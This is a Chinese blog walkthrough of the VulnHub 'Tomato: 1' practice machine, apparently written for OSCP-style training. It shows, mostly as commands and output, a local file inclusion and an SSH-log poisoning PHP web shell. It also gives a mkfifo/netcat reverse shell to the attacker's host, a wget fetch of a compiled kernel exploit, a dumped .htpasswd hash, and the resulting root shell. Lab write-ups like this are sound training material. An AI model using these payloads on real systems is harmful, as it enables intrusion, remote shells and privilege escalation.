vulhub - TOMATO: 1 writeup

原创

一支神经病 于 2021-05-26 16:58:27 发布 172 收藏
分类专栏： VM破解 文章标签： linux 靶机 oscp LFI vulnhub

本文链接：https://blog.csdn.net/Jiajiajiang_/article/details/117227785


VM破解 专栏收录该内容
18 篇文章 1 订阅
订阅专栏

靶机下载地址

主机发现

```
netdiscover -i eth0 -r 192.168.154.1/24
```

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

7 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 420
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
192.168.154.1   00:50:56:c0:00:08      1      60  VMware, Inc.
192.168.154.2   00:50:56:e2:7e:b8      2     120  VMware, Inc.
192.168.154.135 00:0c:29:77:ba:8d      2     120  VMware, Inc.
192.168.154.254 00:50:56:f6:65:1c      2     120  VMware, Inc.
```


端口扫描


```
threader3000
```

```
------------------------------------------------------------
        Threader 3000 - Multi-threaded Port Scanner
                        Version 1.0.7
                    A project by The Mayor
------------------------------------------------------------
Enter your target IP address or URL here: 192.168.154.135
------------------------------------------------------------
Scanning target 192.168.154.135
Time started: 2021-05-24 22:40:01.592874
------------------------------------------------------------
Port 21 is open
Port 80 is open
Port 2211 is open
Port 8888 is open
Port scan completed in 0:00:20.813940
------------------------------------------------------------
Threader3000 recommends the following Nmap scan:
************************************************************
nmap -p21,80,2211,8888 -sV -sC -T4 -Pn -oA 192.168.154.135 192.168.154.135
************************************************************
Would you like to run Nmap or quit to terminal?
------------------------------------------------------------
1 = Run suggested Nmap scan
2 = Run another Threader3000 scan
3 = Exit to terminal
------------------------------------------------------------
Option Selection: 1
nmap -p21,80,2211,8888 -sV -sC -T4 -Pn -oA 192.168.154.135 192.168.154.135
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-24 22:40 EDT
Nmap scan report for 192.168.154.135
Host is up (0.00052s latency).

PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Tomato
2211/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d2:53:0a:91:8c:f1:a6:10:11:0d:9e:0f:22:f8:49:8e (RSA)
|   256 b3:12:60:32:48:28:eb:ac:80:de:17:d7:96:77:6e:2f (ECDSA)
|_  256 36:6f:52:ad:fe:f7:92:3e:a2:51:0f:73:06:8d:80:13 (ED25519)
8888/tcp open  http    nginx 1.10.3 (Ubuntu)
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Private Property
|_http-server-header: nginx/1.10.3 (Ubuntu)
|_http-title: 401 Authorization Required
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.79 seconds
------------------------------------------------------------
Combined scan completed in 0:00:36.833158
Press enter to quit...
```


目录扫描

```
┌──(kali㉿kali)-[~/mytools/dirsearch]
└─$ gobuster dir -u http://192.168.154.135 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.154.135
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/05/25 03:02:28 Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 280]
/.htpasswd            (Status: 403) [Size: 280]
/.htaccess            (Status: 403) [Size: 280]
/antibot_image        (Status: 301) [Size: 326] [--> http://192.168.154.135/antibot_image/]
/index.html           (Status: 200) [Size: 652]
/server-status        (Status: 403) [Size: 280]
===============================================================
2021/05/25 03:02:28 Finished
===============================================================
```


漏洞探测



本地文件包含



root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false syslog:x:104:108::/home/syslog:/bin/false _apt:x:105:65534::/nonexistent:/bin/false messagebus:x:106:110::/var/run/dbus:/bin/false uuidd:x:107:111::/run/uuidd:/bin/false tomato:x:1000:1000:Tomato,,,:/home/tomato:/bin/bash sshd:x:108:65534::/var/run/sshd:/usr/sbin/nologin ftp:x:109:117:ftp daemon,,,:/srv/ftp:/bin/false

Getshell

ssh log + LFI

```
└─$ ssh '<?php system($_GET['cmd']);?>'@192.168.154.135 -p 2211
<?php system($_GET[cmd]);?>@192.168.154.135's password:
Permission denied, please try again.
<?php system($_GET[cmd]);?>@192.168.154.135's password:
Permission denied, please try again.
<?php system($_GET[cmd]);?>@192.168.154.135's password:
<?php system($_GET[cmd]);?>@192.168.154.135: Permission denied (publickey,password).
```

然后访问

```
view-source:http://192.168.154.135/antibot_image/antibots/info.php?image=/../../../../../../../var/log/auth
```

```
May 25 00:45:29 ubuntu sshd[1793]: Invalid user www-data
 from 192.168.154.129
May 25 00:45:29 ubuntu sshd[1793]: input_userauth_request: invalid user www-data
 [preauth]
May 25 00:45:30 ubuntu sshd[1793]: Failed none for invalid user www-data
 from 192.168.154.129 port 57492 ssh2
May 25 00:45:30 ubuntu sshd[1793]: Failed password for invalid user www-data
 from 192.168.154.129 port 57492 ssh2
May 25 00:45:31 ubuntu sshd[1793]: Failed password for invalid user www-data
 from 192.168.154.129 port 57492 ssh2
```



反弹shell

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.154.129  443 >/tmp/f
```

给他url encode所有字符串

```
GET /antibot_image/antibots/info.php?image=/../../../../../../../../var/log/auth.log&cmd=%72%6d%20%2f%74%6d%70
Host: 192.168.154.135
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

监听，然后发包，拿到shell




提权

去看之前8888端口的密码


```
www-data@ubuntu:/etc/nginx$ cat .htpasswd
cat .htpasswd
nginx:$apr1$azDw/Iwv$E7rIlqjeiX9Sx9.sMCcAZ0
```

当然啦，没用上，嘿嘿

平平无奇看内核



看内核提权洞吧



用45010

```
┌──(kali㉿kali)-[~/vuln/tomato]
└─$ gcc 45010.c -o 45010
```

```
www-data@ubuntu:/tmp$ wget 192.168.154.129/45010
wget 192.168.154.129/45010
--2021-05-26 01:56:14--  http://192.168.154.129/45010
Connecting to 192.168.154.129:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 22264 (22K) [application/octet-stream]
Saving to: '45010'

45010               100%[===================>]  21.74K  --.-KB/s    in 0s

2021-05-26 01:56:14 (200 MB/s) - '45010' saved [22264/22264]

www-data@ubuntu:/tmp$ chmod 777 45010
chmod 777 45010
www-data@ubuntu:/tmp$ ./45010
./45010
[.]
[.] t(-_-t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_-t)
[.]
[.]   ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff8800b8332300
[*] Leaking sock struct from ffff8800b82c0b40
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff8800b83fbe00
[*] UID from cred structure: 33, matches the current: 33
[*] hammering cred structure at ffff8800b83fbe00
[*] credentials patched, launching shell...
# id
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
```



```
# cd /root
cd /root
# ls -al
ls -al
total 32
drwx------  3 root root 4096 Sep  7  2020 .
drwxr-xr-x 22 root root 4096 Sep  7  2020 ..
-rw-------  1 root root   16 Sep  7  2020 .bash_history
-rw-r--r--  1 root root 3106 Oct 22  2015 .bashrc
drwxr-xr-x  2 root root 4096 Sep  7  2020 .nano
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root   66 Sep  7  2020 .selected_editor
-rw-r--r--  1 root root   32 Sep  7  2020 proof.txt
# cat proof.txt
cat proof.txt
Sun_CSR_TEAM_TOMATO_JS_0232xx23
```


over